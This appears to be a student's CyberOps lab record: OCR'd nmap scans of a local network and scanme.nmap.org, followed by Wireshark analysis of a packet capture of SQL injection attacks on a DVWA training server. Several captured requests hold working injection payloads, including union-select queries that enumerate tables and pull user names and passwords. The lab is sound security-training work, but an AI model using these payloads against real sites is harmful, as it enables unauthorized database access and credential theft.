
```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 05:03 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds
[analyst@secOps ~]$
```



```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a7:6d:ee brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.150/24 brd 192.168.2.255 scope global dynamic enp0s3
       valid_lft 5657sec preferred_lft 5657sec
    inet6 fe80::a00:27ff:fea7:6dee/64 scope link
       valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```




```
[analyst@secOps ~]$ nmap -A -T4 192.168.2.150/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 05:11 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00077s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
53/tcp  open  domain   (generic dns response: NOTIMP)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp  open  http     nginx
|_http-server-header: nginx
|_http-title: Did not follow redirect to https://192.168.2.1/
443/tcp open  ssl/http nginx
|_http-server-header: nginx
|_http-title: pfSense - Login
| ssl-cert: Subject: commonName=pfSense-6601573e40fd7/organizationName=pfSense GUI default Self-Signed Certificate
| Subject Alternative Name: DNS:pfSense-6601573e40fd7
| Not valid before: 2024-03-25T10:51:42
|_Not valid after:  2025-04-27T10:51:42
| tls-alpn:
|   h2
|_  http/1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70%I=7%D=10/25%Time=671B60E1%P=x86_64-unknown-linux-gnu%
SF:r(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07ve
SF:rsion\x04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x
SF:04\0\0\0\0\0\0\0\0");

Nmap scan report for 192.168.2.150
Host is up (0.000035s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.150
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
```




```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 05:14 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    filtered http
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
[analyst@secOps ~]$
```


4. Esercizio SQL


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
The Wireshark Network Analyzer [Wireshark 2.5.1]
Network Protocol Analyzer
Files
Open
Open a previously captured file
Sample Captures
A rich assortment of example capture files on the wiki
Online
Website
Visit the project's website
User's Guide
The User's Guide (online version)
Security
Work with Wireshark as securely as possible
Wireshark: Open Capture File
Recent
Home
Desktop
Filesyst...
Other Locations
Cancel
Open

```
analyst lab.support.files

Name                      Size        Modified
attack_scripts                        21 Mar 2018
confidential.txt          102 bytes   21 Mar 2018
cyops.mn                  2.9 kB      21 Mar 2018
elk_services              75 bytes    21 Mar 2018
h2_dropbear.banner        373 bytes   21 Mar 2018
instructor                            2 Apr 2018
letter_to_grandma.txt     255 bytes   21 Mar 2018
logstash-tutorial.log     24.5 kB     21 Mar 2018
malware                               21 Mar 2018
mininet_services          172 bytes   21 Mar 2018
openssl_lab                           21 Mar 2018
pcaps                                 21 Mar 2018
pox                                   21 Mar 2018
sample.img                473.4 kB    21 Mar 2018
sample.img_SHA256.sig     65 bytes    21 Mar 2018
scripts                               21 Mar 2018
SQL_Lab.pcap              25.6 kB     21 Mar 2018

Automatically detect file type
Format:          Wireshark/tcpdump/... - pcap
Size:            25553 bytes
Packets:         30
Start / elapsed: 2017-02-06 09:15:27 / 00:07:21
```


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No. Time        Source     Destination Protocol Length Info
 10 0.015485    10.0.2.4   10.0.2.15   TCP        66   35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
 11 0.068625    10.0.2.4   10.0.2.15   HTTP      429   GET /dvwa/dvwa/css/main.css HTTP/1.1
 12 0.070400    10.0.2.15  10.0.2.4    HTTP     1511   HTTP/1.1 200 OK (text/css)
 13 174.254430  10.0.2.4   10.0.2.15   HTTP      536   GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
 14 174.254581  10.0.2.15  10.0.2.4    TCP        66   80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
 15 174.257989  10.0.2.15  10.0.2.4    HTTP     1861   HTTP/1.1 200 OK (text/html)
 16 220.490531  10.0.2.4   10.0.2.15   HTTP      577   GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%270%27%3D%270+&Submit=Submit HTTP/1.1
 17 220.490637  10.0.2.15  10.0.2.4    TCP        66   80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
 18 220.493085  10.0.2.15  10.0.2.4    HTTP     1918   HTTP/1.1 200 OK (text/html)
 19 277.727722  10.0.2.4   10.0.2.15   HTTP      630   GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
 20 277.727871  10.0.2.15  10.0.2.4    TCP        66   80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
 21 277.732200  10.0.2.15  10.0.2.4    HTTP     1955   HTTP/1.1 200 OK (text/html)
 22 313.710129  10.0.2.4   10.0.2.15   HTTP      659   GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+version+%28%29%23&Submit=Submit HTTP/1.1
 23 313.710277  10.0.2.15  10.0.2.4    TCP        66   80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
 24 313.712414  10.0.2.15  10.0.2.4    HTTP     1954   HTTP/1.1 200 OK (text/html)
 25 383.277032  10.0.2.4   10.0.2.15   HTTP      680   GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1
 26 383.277811  10.0.2.15  10.0.2.4    TCP        66   80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=160821
 27 383.284289  10.0.2.15  10.0.2.4    HTTP     4068   HTTP/1.1 200 OK (text/html)
 28 441.804070  10.0.2.4   10.0.2.15   HTTP      685   GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+user%2C+password+from+users%23&Submit=Submit HTTP/1.1
 29 441.804427  10.0.2.15  10.0.2.4    TCP        66   80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=178379
 30 441.807206  10.0.2.15  10.0.2.4    HTTP     2091   HTTP/1.1 200 OK (text/html)

▸ Frame 30: 2091 bytes on wire (16728 bits), 2091 bytes captured (16728 bits)
▸ Ethernet II, Src: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0), Dst: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 35668, Seq: 1, Ack: 620, Len: 2025
▸ Hypertext Transfer Protocol
▸ Line-based text data: text/html (106 lines)

0000  08 00 27 ca e1 24 08 00  27 9f 48 a0 08 00 45 00   ..'..$.. '.H...E.
0010  08 1d d4 57 40 00 40 06  46 71 0a 00 02 0f 0a 00   ...W@.@. Fq......

Frame (2091 bytes)   Uncompressed entity body (6215 bytes)
File: "/home/analyst/lab.support.files/...   Packets: 30 · Displayed: 30 (100.0%) · Load time: 0:00.000   Profile: Default
```



CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
SQL_Lab.pcap [Wireshark 2.5.1]
Filter:
Follow HTTP Stream (tcp.stream eq 1)
Stream Content
Find
Save As
Print
Help
Filter Out This Stream
Close

```
Filter: tcp.stream eq 1

No. Time        Source     Destination Protocol
 13 174.254430  10.0.2.4   10.0.2.15   HTTP
 14 174.254581  10.0.2.15  10.0.2.4    TCP
 15 174.257989  10.0.2.15  10.0.2.4    HTTP

▸ Frame 13: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)
▸ Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
▸ Transmission Control Protocol, Src Port: 35638, Dst Port: 80, Seq: 1, Ack: 1, Len: 470
  Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 0a 5b 01 40 00 40 06  c5 da 0a 00 02 04 0a 00   ..[.@.@. ........
0020  02 0f 8b 36 00 50 3d 4f  25 be 43 49 72 92 80 18   ...6.P=O %.CIr...
0030  00 e5 1a 0f 00 00 01 01  08 0a 00 01 7f 42 00 01   .........B..
```

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

Entire conversation (5894 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
SQL_Lab.pcap [Wireshark 2...
Follow HTTP Stream (tcp.str...
Wireshark: Find text
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save
Follow HTTP Stream (tcp.stream eq 1)
Stream Content
Wireshark: Find text
Cancel
Find
Entire conversation (5894 bytes)
Find
Save As
Print
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
☑ Filter Out This Stream
Close

Filter: tcp.stream eq 1

Find text: 1=1


```
No.  Time        Source     Destination  Protocol
13   174.254430  10.0.2.4   10.0.2.15    HTTP
14   174.254581  10.0.2.15  10.0.2.4     TCP
15   174.257989  10.0.2.15  10.0.2.4     HTTP
```

```
...<div id="main_body">

....
<div class="body_padded">
.<h1>Vulnerability: SQL Injection</h1>

.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="
....<input type="submit" name="Submit
...</p>

..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
```

```
Frame 13: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35638, Dst Port: 80, Seq: 1, Ack: 1, Len: 470
Hypertext Transfer Protocol
```

```
0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 0a 5b 01 40 00 40 06  c5 da 0a 00 02 04 0a 00   ..[.@.@. ........
0020  02 0f 8b 36 00 50 3d 4f  25 be 43 49 72 92 80 18   ...6.P=O %.CIr...
0030  00 e5 1a 0f 00 00 01 01  08 0a 00 01 7f 42 00 01   ........ .....B..
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.000 Profile: Default


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
SQL_Lab.pcap [Wireshark 2...
Follow HTTP Stream (tcp.stream eq 3)
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save
Follow HTTP Stream (tcp.stream eq 3)
Stream Content
Wireshark: Find text
Cancel
Find
Entire conversation (6532 bytes)
Find
Save As
Print
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
☑ Filter Out This Stream
Close

Filter: tcp.stream eq 3

Find text: 1=1


```
No.  Time        Source     Destination  Protocol
19   277.727722  10.0.2.4   10.0.2.15    HTTP
20   277.727871  10.0.2.15  10.0.2.4     TCP
21   277.732200  10.0.2.15  10.0.2.4     HTTP
```

```
...<div id="main_body">

....
<div class="body_padded">
.<h1>Vulnerability: SQL Injection</h1>

.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="
....<input type="submit" name="Submit
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
```

```
Frame 19: 630 bytes on wire (5040 bits), 630 bytes captured (5040 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35642, Dst Port: 80, Seq: 1, Ack: 1, Len: 564
Hypertext Transfer Protocol
```

```
